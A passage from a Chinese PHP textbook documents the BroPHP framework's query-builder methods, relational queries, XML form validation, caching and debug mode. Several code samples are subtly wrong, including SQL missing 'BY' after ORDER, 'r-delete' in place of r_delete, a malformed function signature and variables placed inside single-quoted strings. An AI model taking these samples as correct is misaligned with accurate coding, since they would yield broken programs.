第三种：如果使用以逗号分隔的数字字符串或使用一维的索引数组作为参数，则组合的 SQL 语句通过 IN 关键字为主键设置多个查询的值。例如，从 bro_users 表中查找 id（主键）为“1,2,3”的三条记录。两种方式如下所示：

```
D('users ')->where('1,2,3')->select();               //使用数字符串作为参数
D('users ')->where(array(1,2,3))->select();          //使用一维的索引数组作为参数

SQL: "SELECT id,name,age,sex,email FROM bro_users WHERE   id IN(?,?,?)";
对应的数组绑定？参数   array(1,2,3);
```

第四种：如果是以一个关联数组作为参数，数组中的第一个元素还是一个数组（二维数组），则组合的 SQL 语句通过 IN 关键字设置多个查询的值，元素下标作为字段名。例如，从 bro_articles 表中查找 uid（非主键）为“1,2,3”的三条记录。如下所示：

```
D('users ')->where(array("uid"=>array(1,2,3)))->select();//二维数组参数

SQL: "SELECT id,title,content FROM bro_articles WHERE   uid IN(?,?,?)";
对应的数组绑定？参数   array(1,2,3);
```

第五种：如果是以一个关联数组作为参数，则数组的下标是数据表的字段名，数组的值是这个字段查询的值。例如，从 bro_users 表中查找性别（sex）为“男”所有记录。如下所示：

```
D('users ')->where(array("sex"=>"男"))->select();          //使用关联数组作为参数

SQL: "SELECT id,name,age,sex,email FROM bro_users WHERE sex=?";
```

```
对应的数组绑定？参数   array("男");
```

第六种：如果还是以一个关联数组作为参数，但在数组的值中使用两个百分号（“%值%”，则会组合成模糊查询的形式。例如，从 bro_users 表中查找名子（name）中包含字符串“feng”的所有记录。如下所示：

```
D('users ')->where(array("name"=>"%feng%"))->select();          //使用关联数组作为参数

SQL: "SELECT id,name,age,sex,email FROM bro_users WHERE   name LIKE ? ";
对应的数组绑定？参数   array("%feng%");
```

第七种：也是以一个关联数组作为参数，但关联数组的下标中使用“空格”分为两部分，空格前面是指定数据表的字段名，空格后面是指定的查询运算符号。例如，从 bro_users 表中查找年龄（age）大于“20”岁的所有记录。如下所示：

```
D('users ')->where(array("age >"=>20))->select();                //使用关联数组作为参数

SQL: "SELECT id,name,age,sex,email FROM bro_users WHERE   age > ? ";
对应的数组绑定？参数   array(20);
```

第八种：如果参数的关联数组是由多个元素组成的，则是设置多个 where 条件，多个条件之间使用“and”隔开，是“逻辑与”的关系。例如，从 bro_users 表中查找年龄（age）大于“20”岁，并且性别（sex）为“男”的所有记录。如下所示：

```
D('users ')->where(array("age >"=>20, "sex"=>"男"))->select();    //数组中多个元素

SQL: "SELECT id,name,age,sex,email FROM bro_users WHERE   age >? AND sex=?";
对应的数组绑定？参数   array(20, "男");
```

第九种：如果参数是多个关联数组，则也是设置多个 where 条件，但多个条件之前使用“or”隔开，是“逻辑或”的关系。例如，从 bro_users 表中查找名子（name）中包含字符串“feng”的，**或者**性别（sex）为“男”的所有记录。如下所示：

```
D('users ')->where(array("name"=>"%feng%"), array("sex"=>"男"))->select();

SQL: "SELECT id,name,age,sex,email FROM bro_users WHERE name LIKE ? OR sex=?";
对应的数组绑定？参数   array("%feng%", "男");
```

第十种：也是最后一种，如果直接以字符串作为参数，就像直接写 SQL 语句中 where 条件一样。**如果能通过前面几种方式完成 Where 条件设置就尽量不使用这种方式**，因为这种方式不能使用“?”参数，也就不能防止 SQL 注入。例如，从 bro_users 表中查找年龄（age）大于“20”岁，**并且**性别（sex）为“男”的所有记录。如下所示：

```
D('users ')->where("age > 20 AND sex='男' "))->select();          //直接使用字符串参数

SQL: "SELECT id,name,age,sex,email FROM bro_users WHERE   age >20 AND sex='男' ";
```

7．order()

该方法也不能单独使用，需要和 select()、delete()、update()方法及其他连贯操作的方法一起使用，

用于设置 SQL 的排序条件，默认所有表都是按主键（通常为 Id）正序排序。如果需要改变查询结果的排序方式，就可以通过这个方法实现。例如，从 bro_users 表中查找年龄（age）大于“20”岁的用户，并按年龄从大到小排序。如下所示：

```
D('users ')->where(array("age >"=>20))->order("age desc")->select();

SQL: "SELECT id,name,age,sex,email FROM bro_users WHERE    age >20 ORDER age DESC";

//或删除年龄大于 20 岁的最后 5 条记录：
D('users ')->where(array("age >"=>20))->order("age desc")->limit(5)->delete();

SQL: "DELETE FROM bro_users WHERE    age >20 ORDER age DESC Limit 5";
```

8．limit()

该方法也不能单独使用，需要和 select()、delete()、update()方法及其他连贯操作的方法一起使用，用于 SQL 语句限制查询记录的个数。可以使用的方式有两种：

第一种：直接使用一个整数作为参数，就是限制记录的个数，如下所示：

```
D('users ')->limit(10)->select();              //取 10 条记录

SQL: "SELECT id,name,age,sex,email FROM bro_users LIMIT 10";
```

第二种：可以使用两个整数作为参数（也可以以逗号分隔开两个数字的字符串作为参数），分别设置从哪条记录开始查询和取多少条记录，如下所示：

```
D('users ')->limit(30,10)->select();       //从 30 条开始取，取 10 条记录，两个数字参数
D('users ')->limit('30,10')->select();     //从 30 条开始取，取 10 条记录，字符串参数

SQL: "SELECT id,name,age,sex,email FROM bro_users LIMIT 30,10";
```

9．group()

该方法也不能单独使用，需要和 select()方法及其他连贯操作的方法一起使用，用于为数据表的查询记录设置分组条件。例如，在 bro_users 表中按性别（sex）统计男生和女生两组的总记录数。如下所示：

```
D('users ')->field('sex, count(sex)')->group('sex')->select(); //按性别分组

SQL: "SELECT sex, count(sex) FROM bro_users GROUP BY sex";
```

10．having()

该方法也不能单独使用，需要和 select()方法及其他连贯操作的方法一起使用，用于设置分组后的筛选条件设置，必须和 group()方法一起使用。例如，统计 bro_users 表中平均年龄大于 20 岁的男生和女生数量。如下所示：

```
D('users ')->field('sex,count(sex)')->group('sex')->having('avg(age)>20')->select();

SQL: "SELECT sex, count(sex) FROM bro_users GROUP BY sex HAVING avg(age)>20";
```

11. total()

获取满足条件的记录总数，通常用于计算分页。可以和 where()方法连贯操作设置条件，也可以直接在参数中传递查询条件。如果没有指定参数，则获取表中所有记录总数。例如，统计 bro_users 表年龄（age）大于 20 的数量。如下所示：

```
$count = D('users ')->total(array("age >"=>20));                    //直接使用
$count = D('users ')->where(array("age >"=>20))->total();            //和 where()方法一起使用

SQL: "SELECT   COUNT(*) as count FROM bro_users WHERE age > ?";
对应的数组绑定？参数   array(20);
```

12. select()

从一个数据表中获取满足条件的一条或多条记录，返回二维数组。具体的连贯操作参考前面的 field()、where()、order()、limit()、group()、having()等方法。例如，从表 bro_users 中获取主键值为 1,2,3 的三条记录。使用和组合后的 SQL 语句如下：

```
<?php
    /**
        file: user.class.php 在controls目录下，声明用户模块控制器
    */
    class User {
        /* 控制器中的默认操作方法 */
        function index() {
            $user = D("user");                                    //创建用户实例对象

            $data = $user -> field('id, name, age')               //设置查询字段
                          ->where('1, 2, 3')                      //设置查询条件
                          ->order('id desc')                      //设置排序条件
                          ->select();                             //获取满足条件的记录

            P( $data );                                           //打印二维数组
        }
    }
```

```
SQL: "SELECT   id,name,age FROM bro_users WHERE id in(?,?,?) ORDER id desc";
对应的数组绑定？参数   array(1,2,3);

返回的二维数组$data 的格式：
$data=array(
        [0]=>Array("id"=>3, "name"=>"wangwu", "age"=>30),
        [1]=>Array("id"=>2, "name"=>"lisi", "age"=>20),
        [2]=>Array("id"=>1, "name"=>"zhangsan", "age"=>10)
);
```

13. r_select()

目前使用的数据库系统都是关联数据库系统，关联关系则是指表与表之间存在一定的关联关系（在一个表中使用外键保存另一个表的主键），通常我们所说的关联关系包括下面三种。

（1）一对一关联（1:1）：一个用户一个购物车（用户表中一条记录和购物车中一条记录关系）。

（2）一对多关联（1:*n*）：一个类别中有多篇文章（类别表中一条记录和文章表中多条记录关系）。

（3）多对多关联（*n*:*m*）：一个班级有多个学生，一个学生上多个班级的课。

r_select()方法用于关联查询，可以按关联关系从多个表中获取记录。该方法和 select()一样可以通过

连贯操作获取指定的记录。这个方法的参数需要传递一个或多个数组，每个数组关联一个数据表。例如，需要和其他两个数据表进行关联查询，则需要一起传递两个数组，每个参数的数组的结构都是一样的，数组中每个元素的作用说明如表 26-4 所示。

表 26-4　r_select()方法每个参数的结构说明

数组中的元素位置	描　述
第一个元素	需要关联的表的名称
第二个元素	关联表的字段列表，如果使用 1 对 1 关联数组的方式（没有提供第四个元素时），关联的数据表字段名和主表的字段名是不能相同的（如果相同，则从表和主表重名的字段将自动加上表名前缀 user_name, user 为表名，name 为重名字段），就需要在这个元素中，为和主表同名的字段起个别名。在这个参数中使用空字符串或 null，则获取关联表的所有字段
第三个元素	关联的外键
第四个元素	这个元素可以是一个数组或一个字段名称字符串，是可选的。如果没有提供这个参数，则是以 1 对 1 的表关系返回记录列表（右关联）。如果提供了第四个元素，是一个字段名称字符串，则是自己指定主表中某个字段需要和关系的表外键关联的键（也是以 1:1 的关联，但记录以主表为主，是左关联）；当设置这个参数为一个数组时，就会以子数组形式进行关联查询（适合 1 对多的表关系）。在这个数组中也有四个可用的元素，分别介绍如下： 元素一：为子数组的下标 元素二：是子数组记录的排序方式（可选） 元素三：是限制子数组记录个数（可选） 元素四：是子数组查询的 where 条件（可选）

例如：有 bro_cats（类别表）、bro_articles（文章表）、bro_test（测试表）三个表，表结构和记录内容如下所示：

```
# bro_cats(类别表):
Create table bro_cats(                          #表名为 bro_cats
        id int not null auto_increment,         #类别编号 ID
        name varchar(60) not null default '',   #类别名称
        desn text not null default '',          #类别描述
        primary key(id)
);
```

在表中插入 3 条记录，如下所示：

```
INSERT INTO bro_cats(name, desn) values('php','php demo');
INSERT INTO bro_cats(name, desn) values('jsp','jsp demo');
INSERT INTO bro_cats(name, desn) values('asp','asp demo');
```

```
# bro_articles(文章表):
Create table bro_articles(                      #表名为 bro_articles
        id int not null auto_increment,         #类别编号 ID
        cid int not null default 0,             #关联 cats 表的外键
        name varchar(60) not null default '',   #文章名称
        content text not null default '',       #文章内容
        primary key(id)
);
```

在表中插入 5 条记录，如下所示：

```
INSERT INTO bro_articles(cid, name, content)          #php 类中 cid=1
        values(1,'this article of php1', 'php content1');
INSERT INTO bro_articles(cid, name, content)          #php 类中 cid=1
        values(1,'this article of php2', 'php content2');
INSERT INTO bro_articles(cid, name, content)          #jsp 类中 cid=2
        values(2,'this article of jsp', 'jsp content');
INSERT INTO bro_articles(cid, name, content)          #asp 类中 cid=3
        values(3,'this article of asp1', 'asp content1');
INSERT INTO bro_articles(cid, name, content)          #asp 类中 cid=3
        values(3,'this article of asp2', 'asp content2');
```

```
# bro_tests(测试表):
Create table bro_tests(                               #表名为 bro_users
        id int not null auto_increment,               #类别编号 ID
        cid int not null default 0,                   #关联 cats 表的外键
        test varchar(60) not null default '',         #测试字段
        primary key(id)
);
```

在表中插入 4 条记录，如下所示：

```
INSERT INTO bro_tests(cid, test) values(1,'php data'); #cid=1
INSERT INTO bro_tests(cid, test) values(2,'jsp data'); #cid=2
INSERT INTO bro_tests(cid, test) values(3,'asp data'); #cid=3
```

例如，使用 r_select()方法从 bro_cats 和 bro_articles 两个表中获取类别名称、文章名称和文章内容。使用和组合后的 SQL 语句如下：

```
<?php
    /**
        file: cat.class.php    声明的类别模块控制器
    */
    class Cat {
        /* 控制器中默认的操作方法 */
        function index() {
            $cat = D("cats");

            //分别从cats和articles两个表中获取数据(右关联)
            $data = $cat -> field('id, name as cname')       //主键id必取
                         ->r_select(
                                //数组  关联表名          字段列表          外键
                                array('articles', 'id, name, content', 'cid')
                            );

            P( $data );      //打印二维数组
        }
    }
```

```
SQL：SELECT id,name as cname FROM bro_cats ORDER BY id ASC
SQL：SELECT id,name,content,cid FROM bro_articles WHERE cid IN('1','2','3') ORDER BY id ASC
```

返回的二维数组$data 的格式：

```
$data=Array (
    [0] => Array(
        [id] => 1
```

```
        [cname] => php
        [name] => this article of php1
        [content] => php content1
        [cid] => 1
)
[1] => Array (
        [id] => 1
        [cname] => php
        [name] => this article of php2
        [content] => php content2
        [cid] => 1
)
[2] => Array (
        [id] => 2
        [cname] => jsp
        [name] => this article of jsp
        [content] => jsp content
        [cid] => 2
)
[3] => Array (
        [id] => 3
        [cname] => asp
        [name] => this article of asp1
        [content] => asp content1
        [cid] => 3
)
[4] => Array (
        [id] => 3
        [cname] => asp
        [name] => this article of asp2
        [content] => asp content2
        [cid] => 3
    )
)
```

例如，还是使用 r_select()方法从 bro_cats 和 bro_articles 两个表中获取类别名称、文章名称和文章内容，但要求让 bro_articles 表中的记录以子数组的形式和 bro_cats 记录对应显示，这时，就需要在参数的数组中使用第 4 个元素，这个元素可以是一个数组（有 4 个可以用的元素）。使用和组合后的 SQL 语句如下：

```php
<?php
    /**
        file: cat.class.php    声明的类别模块控制器
    */
    class Cat {
        /* 控制器中默认的操作方法 */
        function index() {
            $cat = D("cats");

            $data = $cat -> field('id, name')          //不需要别名
                         ->r_select(
                            array('articles', 'id, name, content', 'cid', array('art', 'id desc', 5))
                         );

            P( $data );
        }
    }
```

SQL：SELECT id,name as cname FROM bro_cats ORDER BY id ASC
SQL：SELECT id,name,content,cid FROM bro_articles WHERE cid IN('1','2','3') ORDER BY id ASC

返回的二维数组$data 的格式：

```
$data= Array (
    [0] => Array(
            [id] => 1
            [name] => php
            [art] => Array(                    //子数组下标 art
                    [0] => Array(
                            [id] => 2          //order by id desc
                            [name] => this article of php2
                            [content] => php content2
                            [cid] => 1
                        )

                    [1] => Array(
                            [id] => 1
                            [name] => this article of php1
                            [content] => php content1
                            [cid] => 1
                        )

                )
        )

    [1] => Array (
            [id] => 2
            [name] => jsp
            [art] => Array(
                    [0] => Array(
                            [id] => 3
                            [name] => this article of jsp
                            [content] => jsp content
                            [cid] => 2
                        )
                )
        )

    [2] => Array (
            [id] => 3
            [name] => asp
            [art] => Array (
                    [0] => Array (
                            [id] => 5
                            [name] => this article of asp2
                            [content] => asp content2
                            [cid] => 3
                        )

                    [1] => Array (
                            [id] => 4
                            [name] => this article of asp1
                            [content] => asp content1
                            [cid] => 3
                        )
```

```
        )
    )
)
```

如果从三个关联的表中获取数据（加上 bro_tests 表,关联的外键都是 cid），只要在 r_select()方法中多传入一个数组即可（可以是更多个关联的表）。使用和组合后的 SQL 语句如下：

```php
<?php
    /**
        file: cat.class.php    声明的类别模块控制器
    */
    class Cat {
        /* 控制器中默认的操作方法 */
        function index() {
            $cat = D("cats");

            $data = $cat -> field('id, name')        //不需要别名
                         ->r_select(
                            array('articles', 'id, name, content', 'cid', array('art', 'id desc')),
                            array('tests', 'id, test', 'cid', array('test'))
                         );

            P( $data );
        }
    }
```

```
SQL：SELECT id,name as cname FROM bro_cats ORDER BY id ASC
SQL：SELECT id,name,content,cid FROM bro_articles WHERE cid IN('1','2','3') ORDER BY id ASC
```

更多的 r_select()应用可以参考下面的例子。下例是从 4 个表中获取关联数据，几乎用到了 r_select()方法的全部语法。是在后面 BroCMS 项目中应用的一条语句，获取首页面的所有栏目信息，包括子栏目、栏目图片，以及栏目下的符合条件的文章。

```php
<?php
    //获取并分配所有栏目
    $column -> field("id, title, picid")->order("ord asc")->where(array("pid"=>0, "display"=>1))
            -> r_select(
                array("image", 'name as imgname', 'id', 'picid'),
                array("column", 'id, title', 'pid', array("subcol", 'ord asc', '4', "display=1")),
                array("article", 'id, title', 'pid', array('art', 'id desc', 10, "audit=1"))
            );
```

14. r_delete()

该方法用于关联删除，可以按关联关系从多个表中删除关联的数据记录。和关联查询相似，只要在这个方法的参数中传递一个或多个数组，每个数组对应一个关联的数据表。参数数组中有三个元素，第一个元素为关联的表名，第二个元素为关联的外键，**第三个元素是可选的附加条件，也是一个数组格式，用于补上一个删除的附加条件，和 where()方法用法一样**。该方法删除成功后，返回全部的影响行数。例如，表结构同上，删除类别表 bro_cats 中 id 为 1，2 的两条记录，同时删除 bro_articles 和 bro_tests 中和类别对应的记录，并限制删除 bro_tests 表时 test 字段中必须包含有“php”的内容。使用和组合后的 SQL 语句如下：

```php
<?php
    /**
        file: cat.class.php    声明的类别模块控制器
    */
    class Cat {
        /* 控制器中删除的操作方法 */
        function del() {
            $cat = D("cats");

            $data = $cat -> where('1, 2')
                         -> r-delete(
                            array('articles', 'cid'),
                            array('tests', 'cid', array('test'=>'%php%'))
                         );

            P( $data );       //返回全部的影响行数
        }
    }
```

SQL：DELETE FROM bro_articles WHERE cid IN('1','2')
SQL：DELETE FROM bro_tests WHERE cid IN('1','2') AND test like 'php'
SQL：DELETE FROM bro_cats WHERE id IN('1','2')

15. query()

SQL 语句的统一入口，任何用户自定义的 SQL 语句（不能通过前面方法完成的 SQL 语句），都可以通过这个方法完成。该方法有三个参数：第一个参数就是用户自定义 SQL 语句，是必选项，可以使用“？”参数，如果使用问号参数，就必须在该方法的第三个参数中使用数组为“?”参数绑定对应的值。该方法的第二个参数是指定 SQL 语句的操作类型，返回什么类型由这个参数决定，第二个参数可以使用的字符串如下。

- “select”：查询多条记录的操作，返回二维数组
- “find”：查询一条记录的操作，返回一维数组
- “total”：按条件查询数据表的总记录数
- “insert”：插入数据的操作，返回最后插入的 ID
- “update”：更新数据表的操作，返回影响的行数
- “delete”：删除数据表的操作，返回影响的行数

如果第二个参数为空或其他字符串，query()方法执行成功则返回 true，失败则返回 false。在自定义的 SQL 语句中，表名可以直接使用数据库对象的$tabName 属性获取，例如：“$user->tabName”获取用户表的表名。使用的方式如下：

```php
<?php
    /**
        file: user.class.php 定义一个用户控制器类User
    */
    class User {
        /* 控制器中默认操作方法，  获取用户表记录的总数和全部记录 */
        function index(){
            $user = D("users");

            $total = $user->query('SELECT [内容任意] FROM bro_users', 'total'); //获取总数
            $data  = $user->query('SELECT * FROM bro_users','select');          //全部记录
```

```
12
13          P($total, $data);                          //打印二维数组
14      }
15
16      /* 自定义insert语句，  使用?参数，  用最后一个数组参数绑定值，$user->tabName代表表名 */
17      function add(){
18          $user = D('users');
19          //返回最后插入的ID
20          $id = $user->query('insert into {$user->tabName}(name, age, sex) values(?,?,?)',
21                             'insert',
22                              array('zhangsan',10, '男'));
23          p($id);
24      }
25
26      /* 自定义删除SQL语句，  删除age > 20 */
27      function del(){
28          $user = D('users');
29          //返回影响的行数
30          $num = $user->query('DELETE FROM {$user->tabName} WHERE age > ?', 'delete', array(20));
31          p($num)
32      }
33
34      /*自定义update语句，  更新id=2的数据 */
35      function mod(){
36          $user = D('users');
37          //返回影响的行数
38          $num = $user->query('UPDATE {$user->tabName} set name=?,age=?,sex=? WHERE id=?',
39                              'update',
40                              array('zhangsan', 15, '女', 2));
41          p($num);
42      }
43
44          /* 自定义创建表hello语句，  在第二个参数使用空字符串 */
45          function create(){
46              $user = D('users');
47              //成功返回true
48              $user->query('CREATE TABLE IF NOT EXISTS hello(id INT, name VARCHAR(30))','');
49          }
50  }
```

16. beginTransaction()

用于事务处理，开启一个事务。

17. commit()

用于事务处理，提交事务。

18. rollback()

用于事务处理，回滚事务。

19. dbSize()

获取项目中所有数据表的使用大小。

20. dbVersion()

获取数据库的版本信息。

21. setMsg()

设置 Model 类中的提示消息，有一个参数。参数的类型可以是一个字符串，也可以是一个数组。该函数设置的提示消息可以通过 getMsg()方法获取。

22. getMsg()

获取 Model 类中的提示消息。例如，验证成功或失败返回的提示消息。

26.8 自动验证

BroPHP 中的自动验证是基于 XML 方式实现的，可以对所有表单在服务器端通过 PHP 实现自动验证。如果自己定义一个 JS 文件，通过处理 XML 文件可以同时实现在前台也自动使用 JavaScript 验证。使用方法是在当前应用的 models 目录下，创建一个和表名同名的 XML 文件。例如，对 bro_users 表进行自动验证，则在 models 下创建一个 users.xml 文件（一般都是对入库的数据进行验证，而入库又发生在添加或修改数据时，所以 XML 文件名必须和表名相同才能自动处理）。文件中的使用样例如下所示：

```
/* 在 models 目录下，声明 users.xml, 对添加或修改 bro_users 表的表单进行自动验证 */
<?xml version="1.0" encoding="utf-8"?>
<form>
    <input name="name" type="notnull" action="both" msg="有问题" />
    <input name="email" type="email"   msg="不是正确的 EMAIL 格式" />
    <input name="price" type="currency" msg="价格必须是金钱格式" />
    <input name="code" type="vcode" msg="验证码输入错误!" />
    <input name="name" type="regex" value="/^abc/i" msg="不能匹配！" />
</form>
```

在上例的 XML 文件中，最外层标记<form>和每个子标记<input>，其实是可以任意命名的标记（上例的命名类似表单），如果不是正确的 XML 文件格式，也会在调试模式下提示（XML 文件每个标记必须有关闭，所有属性值都要使用双引号，第一行是固定写法）。但每个<input>标记中的属性名必须按规范设置，也可以对同一个表单进行多次不同形式的验证。例如，年龄不能为空和年龄必须是整数等，只要连续写两个<input name="age">标记即可。属性的设置分别介绍如下。

1. name 属性

该属性是必需的属性，和提交的表单项 name 属性是对应的，表示对那个表单项进行验证。

2. action 属性

该属性是可选的，用于设置验证的时间，可以有三个值 add（添加数据时进行验证）、mod（修改数据时进行验证）、both（添加和修改数据时都进行验证）。如果不加这个属性，默认值是 both。

3. msg 属性

该属性也是必须提供的属性，用于在验证没通过时的提示消息。

4. value 属性

该属性也是可选的，不过该属性是否使用和设置的值都由 type 属性的值决定。

5. type 属性

这是一个可选的属性，用于设置验证的形式，如果没有提供这个属性，默认值是“regex”（使用正则表达式进行验证，需要在 value 的属性中给出正则表达式）。该属性可以使用的值及使用方法如下所示。

regex：使用正则表达式进行验证，需要和 value 属性一起使用，在 value 中给出自定义的正则表达式，这也是默认的方式。例如：

```
<input name="name" type="regex" value="/^php/i" msg="名子不是以 PHP 开始的！" />
```

unique：唯一性效验，检查提交过来的值在数据中表中是否已经存在，例如：

```
<input name="name" type="unique"   msg="这个用户名已经存在！" />
```

notnull：验证表单提交的内容是否为空。例如，只在添加数据时验证：

```
<input name="name" type="notnull" action="add" msg="用户名不能为空！" />
```

email：验证是否是正确的电子邮件格式。例如：

```
<input name="email" type="email" msg="不是正确的 EMAIL 格式！" />
```

url：验证是否是正确的 URL 格式。例如：

```
<input name="url" type="url" msg="不是正解的 URL 格式！" />
```

number：验证是否是数字格式。例如：

```
<input name="age" type="number" msg="年龄必须输出数字！" />
```

currency：验证是否为金钱格式。例如：

```
<input name="price" type="currency" msg="商品价格的录入格式不正确！" />
```

confirm：检查两次输入的密码是否一致，需要使用 value 属性指定另一个表单（第一个密码字段）名称。例如：

```
<input name="repassword" type="confirm" value="password" msg="两次密码输入不一致！" />
```

in：检查值是否在指定范围之内，需要使用 value 属性指定范围，有多种用法。例如：

```
<input name="num" type="in" value="2" msg="输出的值必须是 2！" />
<input name="num" type="in" value="2-9" msg="输出的值必须在 2 和 9 之间！" />
<input name="num" type="in" value="1，3，5，7" msg="必须是 1,3,5,7 中的一个！" />
```

Length：检查值的长度是否在指定的范围之内，需要使用 value 属性指定范围，例如：

```
<input name="username" type="length" value="3" msg="用户名的长度必须为 3 个字节！" />
<input name="username" type="length" value="3," msg="用户名的长度必须在 3 个以上！" />
<input name="username" type="length" value="3-" msg="用户名的长度必须在 3 个以上！" />
<input name="username" type="length" value="3,20" msg="用户名的长度必须在 3-20 之间！" />
<input name="username" type="length" value="3-20" msg="用户名的长度必须在 3-20 之间！" />
```

callback：使用自定义的函数，通过回调的方式验证表单，需要通过 value 属性指定回调用函数的名称。例如，使用自定义的函数 myfun 验证用户名，如下所示：

```
<input name="name" type="callback" value="myfun" msg="名子不是以 PHP 开始！" />
```

在使用框架中的添加和修改方法时，必须使用第三个参数开启自动验证，例如“insert($_POST, 1, 1)”和“update(null, 1, 1)”第三个参数都使用一个“真”值。并使用 DB 对象中的 getMsg()方法获取 XML 标中的 msg 属性值，提示用户定义的错误报告。在控制器中的简单应用如下所示：

```
<?php
    /**
        file: user.class.php   定义一个用户控制器类User
    */
    class User {
        /* 处理用户从添加表单提交过来的数据，加入到数据表users中，  并设置通过users.xml自动验证 */
        function insert(0 {
            $user = D("users");

            if($user -> insert($_POST, 1, 1)) {
                $this -> success("添加用户成功", 1, 'index');  //第三个参数'1',  开启XML验证
            } else {
                $this -> error($user->getMsg(), 3, 'add');      //使用getMsg()获取XML中的提示信息
            }
        }

        /* 处理用户从修改表单提交过来的数据，修改数据表users一条记录，并设置通过users.xml自动验证 */
        function update() {
            $user = D("users");

            if($user -> update(null, 1, 1)) {
                $this -> success("修改用户成功", 2, 'index');   //第三个参数'1',  开启XML验证
            } else {
                $this -> error($user->getMsg(), 3, 'mod');      //使用getMsg()获取XML中的提示信息
            }
        }
    }
```

另外，如果使用 BroPHP 中提供的 Vcode 类输出验证码，只要表单中输入验证的选项名称 name 值为“code”，并且 XML 文件存在，就会自动验证。

26.9 缓存设置

在 BroPHP 框架中提供了两种缓存机制，可以同时使用。一种是基于 memcached 将 session 会话数据和数据表的结果集缓存在服务器的内存中；另一种是使用 Smarty 的缓存机制实现页面静态化。建议在开发阶段不要开启任何缓存，上线运行一定要设置缓存。

26.9.1 基于 memcached 缓存设置

BroPHP 框架的 memcached 缓存设置比容易，只要 memcahced 服务器安装成功（可以有多台），并为 PHP 安装好了 memcached 的扩展应用。在配置文件 config.inc.php 中设置一个或多个 memecache 服

务器地址和端口即可。BroPHP 框架就会自动将 session 信息和从数据库获取的结果集缓存到 memecached 中，如果用户执行了添加、修改或删除等影响表行数的操作，则会重新将数据表的结果数据缓存。配置文件中启用 memcached 如下所示：

```
//使用单一 memcached 服务器
$memServers = array("localhost", 11211);

//如果有多台 memcache 服务器可以使用二维数组
$memServers = array(
            array("www.lampbrother.net", '11211'),
            array("www.brophp.com", '11211'),
             ...
);
```

另外，在使用 BroPHP 框架开发的多个项目中，使用同一个 memcached 服务器时，实现了独立缓存，不会发生冲突。

26.9.2　基于 Smarty 的缓存机制

这种缓存设置和 Smarty 的使用方式是完全一样的，在 BroPHP 框架中也是通过配置文件 config.inc.php 去设置的缓存。

```
//在配置文件 config.inc.php 中开启 smarty 缓存设置
define("CSTART", 1);                          //缓存开关 1 开启，0 为关闭
define("CTIME", 60*60*24*7);                  //设置缓存时间
```

除开启了缓存设置以外，还需要在控制器类中进行一些设置，同 Smarty 的应用一样，如果开启页面缓存，就需要消除 PHP 和数据库间的处理开销。如下所示：

```
<?php
    /**
        file: user.class.php   定义一个用户控制器类User
    */
    class User {
        /* 控制器中的默认操作方法 */
        function index() {
            /* 如果有对应的缓存文件则不再去连接数据库和执行SQL查询，使用缓存Smarty的isCached（）方法判断 */
            if( !$this -> isCached(null, $_SERVER["REQUEST_URI"]) ) {
                //连接了数据库，读取表的数据
                $user = D('users');
                $this -> assign('data', $user -> select());
            }

            $this -> display(null, $_SERVER['REQUEST_URI']);     //使用URI作为缓存ID
        }
    }
```

在 BroPHP 框架中，设置模板局部缓存，以及清除单个和多个缓存模板文件，也是直接采用 Smarty 的操作方式。

26.10 调试模式

调试模式是为程序员在开发阶段提供的帮助工具，在项目上线运行后将其关闭即可。关闭和开启调试模式非常简单，只要在配置文件 config.inc.php 中设置“DEBUG”选项的值即可（上线后使用 0 值关闭，开发时使用 1 值开启）。如果在上线运行后，关闭了调试模式，则会将运行中产生的错误报告写到 runtime 目录下的 error_log 文件中，这样在运行后也可以通过查看这个文件对项目进行维护。调试模式中可供参考的信息包括：脚本运行时间、自动包含的类、运行中的异常、一些常见的提示、使用的 SQL 语句和表结构等，可以通过关闭按钮临时关闭掉输出的提示框。调试框的界面如图 26-3 所示。




图 26-3 BroPHP 框架的调试信息界面

如果在开发阶段，某个操作中并不需要显示调试模式的界面，则可以在当前的操作中加上一个开关（使用函数 debug(0)或 debug()，也可以使用$GLOBALS["debug"]=0）就不会输出高调试信息的提示界面了。如下所示：

```php
<?php
    /**
        file: index.class.php 定义一个控制器类Index
    */
    class Index {
        /* 控制器中默认的操作方法 */
        function index() {
            //关闭调试模式的输出，或使用$GLOBALS['debug']=0 也可以
            debug( 0 );
        }
    }
```

另外，调试模式的开关也是一些缓存的开关。项目上线将调试模式关闭以后，一些程序中的缓存也将自动开启。例如，缓存数据表的结构（开发阶段表结构并不缓存，程序员反复修改的表结构时，都在项目中立即更新）、不再去判断一些目录或文件是否存在等，可以提高程序的运行效率。

26.11 内置扩展类库

